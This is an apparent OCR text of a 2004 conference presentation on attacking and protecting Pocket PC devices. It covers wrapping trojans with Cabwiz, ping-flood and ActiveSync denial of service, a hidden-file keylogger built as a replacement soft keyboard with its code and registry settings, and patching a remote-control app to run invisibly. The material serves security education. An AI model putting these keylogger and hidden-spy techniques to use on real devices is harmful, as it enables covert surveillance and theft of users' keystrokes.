



Pocket PC Abuse
Friday, July 30, 2004
Seth Fogie
seth@airscanner.com
Pocket PC Abuse: To Protect and Destroy
July 30, 2004 12:00 - 12:50
Seth Fogie

Who am I?

- **Seth Fogie, VP Airscanner**
- **Airscanner Mobile Security**
  - **Mobile AntiVirus**
  - **Mobile Encrypter**
  - **and more coming…**
- **Author**
  - **Security Warrior**
  - **Maximum Wireless Security**
  - **InformIT.com Security Section**





Overview

- Basic Security Issues
- Conceal A Backdoor Wizard
- Keyboard Logger
- Reverse Engineering Overview
- The Invisible Spy
- The Backdoor FTP Server
- Hard Reset Code Extract
- Window Mobile Buffer Overflow
- Miscellaneous Attacks
- Protections and Preventions

Basic Security Issues


- Intrinsically lacking in security
- Lost/stolen/repaired/Sold PDA's
- Password issues:
  - Stored in reg. Cpl swap. Bruteforce.
- Biometrics
- Bluetooth/IR issues
- Wi-Fi issues
- ActiveSync DoS connect/disconnect on port 5679
- Network DoS attacks – ping –i .001 <PDA IP>
- Forensics Programs 'copy' RAM/ROM image
- Hard Reset/Soft Reset DoS (more on this later)
- Autorun fun with folder 2577 (demos)

Conceal A Backdoor Wizard (Cabwiz)

- Trojan wrapper
  - Conceals Trojan install files & registry settings
  - Consolidates installation process into one step
  - Self extracting and self executing
  - CAB files self destructs
  - Created by Microsoft…guaranteed to work
- Steps
  - Create Trojan files & determine registry settings
  - Msdn.microsoft.com for instructions
  - .inf file contains all relevant information
  - C:\Cabwiz fungame.inf = fungame.cab

What is a PDA Keyboard

- What is a Windows Mobile Keyboard?
  - Large bitmap
  - Code to define what section to load
  - Key array to define key press behavior
    - Character to be ‘typed’
    - Button coordinates to be ‘pushed’
  - Packaged as core DLL (MSIM.DLL)
  - Configured via registry settings



Keyboard Logger?

- Challenges
  - Requires creation of custom alternate keyboard
  - Installable DLL with registry settings
  - OS and OEM variations
- Creation
  - Soft Input Panel Starters:
    - Programming CE .NET (sample numerical keyboard)
    - Platform Builder (sample SIP)
    - EVC4
  - SIP Code + (CreateFile, SetFilePointer, WriteFile)


Keyboard Logger Details

- The Code
  - HANDLE hfile;
  - hfile=CreateFile(TEXT("\\logfile.txt"), GENERIC_WRITE, FILE_SHARE_WRITE, NULL, OPEN_ALWAYS, **FILE_ATTRIBUTE_HIDDEN**, 0);
  - SetFilePointer(hfile, 0, NULL, FILE_END);
  - WriteFile(hfile, keyValue, keyValueSize, &dwordValue, NULL);
  - CloseHandle(hfile);

- Registry Settings:
  - IsSIPInputMethod disabled for real keyboard
    - CLSID: 42429667-ae04-11d0-a4f8-00aa00a749b9 (set 1 to 0)
  - 'Keyboard' name & icon borrowed by keylogger.dll
  - New keyboard has own CLSID with settings
  - HKCU\ControlPanel\SIP\DefaultIM\{CLSID}

Keyboard Logger!

- Install with help of cabwiz (demo)
- Difficult to detect
  - Hidden attribute set on WriteFile = invisible file
  - Process practically invisible



RVE Overview

- OS & Hardware specifics
- Legal Issues
- RVE tools and techniques
- ARM Fundamentals

Windows CE Overview

- **Windows 2000 Kernel with 32 process limit**
- **Memory**
  - **RAM (Registry, Programs, Databases)**
  - **ROM (OS)**
    - **eXecute In Place – Save memory (No Compression)**
    - **Can't break executing DLL code**
- **Graphics, Windowing and Event Subsystem**
- **Scheduler**
  - **Multitasking**
  - **Thread level vs. process level scheduling**

RVE Legal Issues

- **Laws**
  - No person shall circumvent a technological measure that effectively controls access to a work protected under this title.
  - to "circumvent a technological measure" means to descramble a scrambled work, to decrypt an encrypted work, or otherwise to avoid, bypass, remove, deactivate, or impair a technological measure, without the authority of the copyright owner;

- **Encryption Research & Security Testing**
  - identify and analyze flaws and vulnerabilities of encryption technologies applied to copyrighted works
  - accessing a …computer system…solely for the purpose of …investigating… a security flaw or vulnerability…

- ***I* have obtained permission to RVE these programs…**

Reverse Engineering Fundamentals

- **Prerequisites**
  - **ASM (concept)**
  - **Hex to Binary to ASCII to Decimal**


ASCII	B	L	A	C	K
HEX	42	4C	41	43	4B
Decimal	066	076	065	067	075
Binary	01000010	01001100	01000001	01000011	01001011

  - **ARM Processor**
    - **Registers**
    - **Opcodes**

ARM Registers

- **Registers**
  - **37 Total @ 32 bit each**
  - **Register purpose changes depending on mode**
  - **R0 – R14 + PC(R15)**
  - **R15(PC): Program Counter – Next address of execution**
  - **R14: Link Register (LR) – Hold sub routine return address.**
  - **R13: Stack Pointer (SP)**
  - **Status Flags (NZCO)**
    - **Negative / Less Than**
    - **Zero (Equal)**
    - **Carry / Borrow / Extend**
    - **Overflow**

ARM Registers



ARM Opcodes – MOV, CMP

- **Move (MOV) – XX XX A0 EX**
  - **MOV R3, R1: 01 30 A0 E1**
  - **MOV R2, #1: 01 20 A0 E3**

- **Compare (CMP) – XX XX 5X EX**
  - **CMP R2, R3: 03 00 52 E1**
  - **CMP R4, #1: 01 00 54 E3**

ARM Status Flags

- **Status Flags**
  - **CMP R0, R1**

N	Z	C
R0 >= R1→0	R0=R1→1	R0>=R1→1

  - **MOVS R0, R1 / ANDS R0, R1, 0xFF**

N	Z	C
R1 < 0 → 1	R1 = 0 → 1	Pass through

ARM Status Flags

- EQ: Z set equal
- NE: Z clear not equal
- CS: C set unsigned higher or same
- CC: C clear unsigned lower
- MI: N set negative
- PL: N clear positive or zero
- VS: V set overflow
- VC: V clear no overflow
- HI: C set and Z clear unsigned higher
- LS: C clear or Z set unsigned lower or same
- GE: N equals V greater or equal
- LT: N not equal to V less than
- GT: Z clear AND (N equals V) greater than
- LE: Z set OR (N not equal to V) less than or equal
- AL: (ignored) always

ARM Opcodes – B, BL

- **Branch (B) - XX XX XX EA**
  - **BEQ: If Z = 1 (XX XX XX 0A)**
  - **BNE: If Z = 0 (XX XX XX 1A)**
  - **BMI: If N = 1 (XX XX XX 4A)**
- **Branch Link (BL) - XX XX XX EB**
  - **BLEQ: If Z = 1 (XX XX XX 0B)**
  - **BLNE: If Z = 0 (XX XX XX 1B)**

ARM Opcodes – LDR / STR

- **Load Register (LDR) / Store Register (STR)**
  - **STR R1, [R4, R6]** **Store R1 in R4+R6**
  - **STR R1, [R4,R6]!** **Store R1 in R4+R6 and write the address in R4**
  - **STR R1, [R4], R6** **Store R1 at R4 and write back R4+R6 to R4**
  - **STR R1, [R4, R6, LSL#2]** **Store R1 in R4+R6*2 (LSL discussed next)**
  - **LDR R1, [R2, #12]** **Load R1 with value at R2+12.**
  - **LDR R1, [R2, R4, R6]** **Load R1 with R2+R4+R6**

- **LDM/STM**
  - **STMFD SP!, {R4,R5,LR}**
  - **LDMFD SP!, {R4,R5,LR}**


- **LDRB/STRB**


Reverse-engineering Tools

- **Hex Editor**
  - **Needed to make changes to program files**
  - **UltraEdit32**
- **Disassembler**
  - **Converts program file into ASM code**
  - **IDA Pro**
- **Debugger**
  - **USB connection SLOW! (Pocket Hosts + W/LAN)**
  - **Allows real time execution and walk through of code**
  - **Microsoft eMbedded Visual C++ 3/4**

The Invisible Spy

- vRemote 3.0 (permission obtained to RVE)
  - Remotely control or view PDA from PC (VNC)
- Legit program with valid purpose…
  - Standard installer
  - Registry settings
  - Listed in Running Programs List





- …but what if I don't want it to be visible!

The Invisible Spy - RVE ex. 1.1

- Locate window create functions (DEMO START)

- CreateWindowEx
  - **HWND CreateWindow(**
    LPCTSTR *lpClassName*,
    LPCTSTR *lpWindowName*,
    DWORD *dwStyle*,
    int *x*, **int** *y*, **int** *nWidth*, **int** *nHeight*,
    HWND *hWndParent*,
    HMENU *hMenu*,
    HANDLE *hInstance*,
    PVOID *lpParam* **);**

- dwStyle
  - WS_MAXIMIZE, WS_MINIMIZE, WS_POPUP, WS_VISIBLE, etc.


- Winuser.h
  - #define WS_MAXIMIZE 0x1000000
  - #define WS_MINIMIZE 0x20000000
  - #define WS_POPUP 0x80000000
  - #define WS_VISIBLE 0x10000000

The Invisible Spy - RVE ex. 1.2

- General RVE process
  - Load it in Disassembler
  - Locate needed files!
  - Note names of functions
    - CreateWindowEx
    - MessageBoxW
    - wcscmp
    - Wcslen
  - Find target (demo-CreateWindowEx)
  - Change Visible to Minimize

The Invisible Spy – NOP

- NOP does not technically exist
  - 0x90 = UMULLS
  - Opcode that does nothing?
  - Mov R0, R0 = Virtual NOP



The Invisible Spy – ex. 1.3

